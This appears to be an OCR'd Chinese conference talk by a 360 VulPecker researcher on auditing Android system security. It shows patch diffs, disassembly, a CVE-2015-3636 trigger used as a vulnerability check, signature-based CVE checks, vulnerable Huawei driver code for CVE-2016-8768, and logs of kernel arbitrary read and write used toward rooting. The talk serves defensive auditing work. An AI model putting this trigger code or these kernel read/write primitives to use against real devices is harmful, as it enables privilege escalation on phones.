Android手机系统安全审计攻防

潘宇

关于我

潘宇(@少仲)

360 VulPecker Team 安全研究员

研究方向

Android系统自动化审计

Android系统漏洞挖掘 & 利用

议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

议程


- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

什么是安全审计?

主流的SDL产品(APP SCAN)

- 百度MTC-移动云测试中心
- 阿里聚安全 安全审计
- 腾讯 金刚安全审计
- 360 App Scan(显危镜)

appscan.360.cn(显危镜)




Security Development Lifecycle

APP SDL

SYSTEM SDL

如何做系统级别的安全审计?


Google
PATCH
本地
PATCH
OEM厂商
迭代开发
QA
SDL
OTA

检测已知漏洞

- 手动检测
- 自动检测

挖掘未知漏洞

- 有源码
- 无源码

议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

手动检测已知漏洞

- 逆向工程　　CVE-2016-3822(libjhead.so)

```
diff --git a/exif.c b/exif.c
index 8dfdaf1..0abfa1d 100644
--- a/exif.c
+++ b/exif.c
@@ -614,7 +614,7 @@ static void ProcessExifDir(unsigned char * DirStart, unsigned char * OffsetBase,
             unsigned OffsetVal;
             OffsetVal = Get32u(DirEntry+8);
             // If its bigger than 4 bytes, the dir entry contains an offset.
-            if (OffsetVal+ByteCount > ExifLength){
+            if (OffsetVal > UINT32_MAX - ByteCount || OffsetVal+ByteCount > ExifLength){
                 // Bogus pointer offset and / or bytecount value
                 ErrNonfatal("Illegal value pointer for tag %04x", Tag,0);
                 continue;
--
2.8.0.rc3.226.g39d4020
```

未修复

```
.text:00002550                 LDR             R0, [SP,#0x98+Long] ; Long
.text:00002552                 BLX             j_Get32u
.text:00002556                 ADD.W           R2, R0, ByteCount
.text:0000255A                 MOV             R1, R0
.text:0000255C OffsetVal = R0                          ; unsigned int
.text:0000255C                 CMP             R2, ExifLength
.text:0000255E                 BLS             loc_256A
.text:00002560                 LDR.W           OffsetVal, =(aIllegalValuePo - 0x256A)
.text:00002564 OffsetVal = R1                          ; unsigned int
.text:00002564                 MOV             OffsetVal, Tag
.text:00002566                 ADD             R0, PC  ; "Illegal value pointer for tag %04x"
.text:00002568                 B               loc_2904
```

已修复

```
v16 = Get32u(Long);
if ( v16 > ~v15 || v16 + v15 > v5 )
{
  v12 = v9;
  v13 = "Illegal value pointer for tag %04x";
  goto LABEL_127;
}
v17 = &v4[v16];
if ( v16 > ImageInfo.LargestExifOffset )
  ImageInfo.LargestExifOffset = v16;
```

2:55

Browser UXSS Tester

本地Index

本地index 远程index

Click me to test uxss! 494640

Click me to test uxss! 519558

Click me to test uxss! 524074

Click me to test uxss! 530301

Click me to test uxss! 531891

Click me to test uxss! 541206

Click me to test uxss! 556724

Click me to test uxss! 577105

Click me to test CVE-2016-1646

Click me to test CVE-2016-1677

2:56

127.0.0.1:8765/CVE-2016-1677.html

127.0.0.1:8765 显示：

CVE-2016-1677 无漏洞

确定

ult
Conference

8:46

Build Fingerprint: google/angler/angler:7.0/NBD90X/3254009:user/release-keys
Kernel Version: 3.10.73-g875b816
Build Brand: google
Build Manufacturer: Huawei
Build Model: Nexus 6P
Build Release: 7.0
Build SDK: 24
CPU ABI LIST: arm64-v8a armeabi-v7a armeabi
Build ID: NBD90X

VPS

CVE-2016-0844 Not Tested
Elevation of Privilege in Qualcomm RF component (Device specific)
测试 SHOW DETAILS

CVE-2016-2412 Not Tested
Elevation of Privilege Vulnerability in System_server
测试 SHOW DETAILS

CVE-2016-0820 Not Tested
Elevation of Privilege Vulnerability in MediaTek Wi-Fi Kernel Driver
测试 SHOW DE

CVE-2016-0822 Not Tested

8:46

Build Fingerprint: google/angler/angler:7.0/NBD90X/3254009:user/release-keys
Kernel Version: 3.10.73-g875b816
Build Brand: google
Build Manufacturer: Huawei
Build Model: Nexus 6P
Build Release: 7.0
Build SDK: 24
CPU ABI LIST: arm64-v8a armeabi-v7a armeabi
Build ID: NBD90X

VTS for Android

CVE-2016-3915 Not Vulnerable
Elevation of privilege vulnerability in Camera service
SHOW DETAILS

CVE-2016-3916 Not Vulnerable
Elevation of privilege vulnerability in Camera service
SHOW DETAILS

CVE-2016-3909 Not Vulnerable
Elevation of privilege vulnerability in Mediaserver
SHOW DETAILS

CVE-2016-3910 Not Vulnerab
Elevation of privilege vulnerability in Mediaserver

nference

自动化检查已知漏洞(VPS)　CVE-2015-3636

```
@@ -158,6 +158,7 @@ void ping_unhash(struct sock *sk)
     if (sk_hashed(sk)) {
         write_lock_bh(&ping_table.lock);
         hlist_nulls_del(&sk->sk_nulls_node);
 +       sk_nulls_node_init(&sk->sk_nulls_node);
         sock_put(sk);
         isk->inet_num = 0;
         isk->inet_sport = 0;
```

```c
void check_2015_3636(void)
{
    struct sockaddr_in sa;
    void* magic = NULL;
    int sock = 0;

    magic = mmap((void*)MMAP_BASE,MMAP_SIZE,PROT_READ|PROT_WRITE,MAP_SHARED|MAP_FIXED|MAP_ANONYMOUS,-1,0);
    memset(magic,0,MMAP_SIZE);
    *((long*)(LIST_POISON)) = 0xcafebabe; //给0x200200这个地址赋值为指定标识
    memset(&sa,0,sizeof(sa));
    sa.sin_family = AF_INET;
    connect(sock,(struct sockaddr*)&sa,sizeof(sa));//第一次用AF_INET是让sock对象在内核中hashed
    sa.sin_family = AF_UNSPEC;
    connect(sock,(struct sockaddr*)&sa,sizeof(sa));
    connect(sock,(struct sockaddr*)&sa,sizeof(sa));
    if(*((long*)(LIST_POISON)) != 0xcafebabe)
    {
        puts("Device is Vulnerable...\n");
    }
}
```

自动化检查已知漏洞(VTS)　　CVE-2016-3871

```
diff --git a/media/libstagefright/codecs/mp3dec/SoftMP3.cpp b/media/libstagefright/codecs/mp3dec/SoftMP3.cpp
index aa946e6..daef471 100644
--- a/media/libstagefright/codecs/mp3dec/SoftMP3.cpp
+++ b/media/libstagefright/codecs/mp3dec/SoftMP3.cpp
@@ -120,6 +120,17 @@ void SoftMP3::initDecoder() {
     mIsFirst = true;
 }

+void *SoftMP3::memsetSafe(OMX_BUFFERHEADERTYPE *outHeader, int c, size_t len) {
+    if (len > outHeader->nAllocLen) {
+        ALOGE("memset buffer too small: got %lu, expected %zu", outHeader->nAllocLen, len);
+        android_errorWriteLog(0x534e4554, "29422022");
+        notify(OMX_EventError, OMX_ErrorUndefined, OUTPUT_BUFFER_TOO_SMALL, NULL);
+        mSignalledError = true;
+        return NULL;
+    }
+    return memset(outHeader->pBuffer, c, len);
+}
```

```java
public class CVE_2016_3871 implements VulnerabilityTest {
    private String _TAG = "CVE-2016-3871";
    @Override
    public String getCVEorID() {
        return "CVE-2016-3871";
    }

    @Override
    public boolean isVulnerable(Context context) throws Exception {
        File libstagefright_soft_mp3dec_so= new File("/system/lib/libstagefright_soft_mp3dec.so");
        if(!libstagefright_soft_mp3dec_so.exists() || !libstagefright_soft_mp3dec_so.isFile()){

            throw new Exception("libstagefright_soft_mp3dec.so doesn't exist or is not a file");
        }

        ByteArrayOutputStream libstagefright_soft_mp3dec_soOS = new ByteArrayOutputStream((int)libstagefright_soft_mp3dec_so
        BinaryAssets.copy(new FileInputStream(libstagefright_soft_mp3dec_so), libstagefright_soft_mp3dec_soOS);
        byte[] libstagefright_soft_mp3dec_soOS_byte = libstagefright_soft_mp3dec_soOS.toByteArray();

        KMPMatch binMatcher = new KMPMatch();

        int indexOf = binMatcher.indexOf(libstagefright_soft_mp3dec_soOS_byte, "29422022".getBytes());
        boolean libstagefright_soft_mp3dec29422022= indexOf == -1;
        if (libstagefright_soft_mp3dec29422022)
            Log.e(_TAG, "libstagefright_soft_mp3dec_so:29422022");

        return libstagefright_soft_mp3dec29422022;
    }
```

相似度比较(Similarity & Containment)

相似度 (Q , P Q′) = 80%

相似度 (Q , R) = 20%

相似度 (P Q′ , R) = 10%

议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

漏洞类型

- Linux内核漏洞(Ping/Pipe/dirtyCow)
- 第三方驱动漏洞(MSM/MTK/HISI/NVIDIA)
- Native漏洞(LibStagefright/LibMediaServer)
- Framework漏洞(Runtime)

为什么会造成这样的漏洞?

核心原因是开发人员和安全人员的理解不一致

CVE-2016-8768

```
static long hifi_misc_ioctl(struct file *fd,
                            unsigned int cmd,
                            unsigned long arg)
{
    ......
case HIFI_MISC_IOCTL_DUMP_MP3_DATA:/*DUMP MP3源数据*/
            {

                unsigned char* hifi_mp3_data_virt = (unsigned char*)ioremap(
                    HIFI_MUSIC_DATA_LOCATION, HIFI_MUSIC_DATA_SIZE);

                if (NULL == hifi_mp3_data_virt) {
                    loge("hifi mp3 data ioremap Error!\n");
                    ret = (long)ERROR;
                    break;
                }
                logd("ioctl: HIFI_MISC_IOCTL_DUMP_MP3_DATA\n");

                //Vul func
                hifi_write_file_from_memory_regions(FILE_NAME_DUMP_MUSIC_DATA,
                    ((u32)(hifi_mp3_data_virt) + HIFI_OFFSET_MUSIC_DATA),
                    arg);
                iounmap(hifi_mp3_data_virt);
                break;
            }
            ...
}
```

```c
void hifi_write_file_from_memory_regions(char *filename, u32 addr, unsigned int size)
{
    mm_segment_t fs;
    struct file *fp = NULL;
    int file_flag = O_WRONLY | O_CREAT;
    int write_size = 0;
    /* must have the following 2 statement */
    fs = get_fs();
    set_fs(KERNEL_DS);

    fp = filp_open(filename, file_flag, 0777);

    if (IS_ERR(fp)) {
        loge("open file error!\n");
        return;
    }
    logd("size  parameter = %d!\n", size);
    if((write_size = vfs_write(fp, (char *)addr, size, &fp->f_pos)) < 0) {
        loge("read file error!\n");
    }

    logd("write file size = %d \n", write_size);

    /* must have the following 1 statement */
    set_fs(fs);
    filp_close(fp, 0);
}
```

Security Advisory - PXN Defense Mechanism Failure Vulnerability in Huawei Mobile Phones

SA No:huawei-sa-20161026-01-pxn

Initial Release Date: 2016-10-26

Last Release Date: 2016-10-26

− Impact

The PXN defense mechanism is disabled abnormally.

− Vulnerability Scoring Details

The vulnerability classification has been performed by using the CVSSv2 scoring system (http://www.first.org/cvss/).

Base Score: 1.2 (AV:L/AC:H/Au:N/C:N/I:N/A:P)

Temporal Score: 1.0 (E:F/RL:O/RC:C)

未知攻,焉知防

如何通过漏洞来完成攻击提权(Root)

```
//任意地址读 c13a0000~c13a003c 内核地址的值
***begin read from kernel addr=c13a0000***
read p_value_addr=c13a0000,p_value=00000000
read p_value_addr=c13a0004,p_value=000001c0
read p_value_addr=c13a0008,p_value=00000000
read p_value_addr=c13a000c,p_value=00000248
read p_value_addr=c13a0010,p_value=00000002
read p_value_addr=c13a0014,p_value=00000011
read p_value_addr=c13a0018,p_value=00000005
read p_value_addr=c13a001c,p_value=00000000
read p_value_addr=c13a0020,p_value=00000000
read p_value_addr=c13a0024,p_value=000001c4
read p_value_addr=c13a0028,p_value=00000000
read p_value_addr=c13a002c,p_value=0000024c
read p_value_addr=c13a0030,p_value=00000002
read p_value_addr=c13a0034,p_value=00000011
read p_value_addr=c13a0038,p_value=00000006
read p_value_addr=c13a003c,p_value=00000000
```

```
//任意地址写 写c13a0000~c13a003c 地址的值
***begin write 0 to kernel addr=c13a0000***
write p_value_addr=c13a0000,p_value=00000000
write p_value_addr=c13a0004,p_value=00000000
write p_value_addr=c13a0008,p_value=00000000
write p_value_addr=c13a000c,p_value=00000000
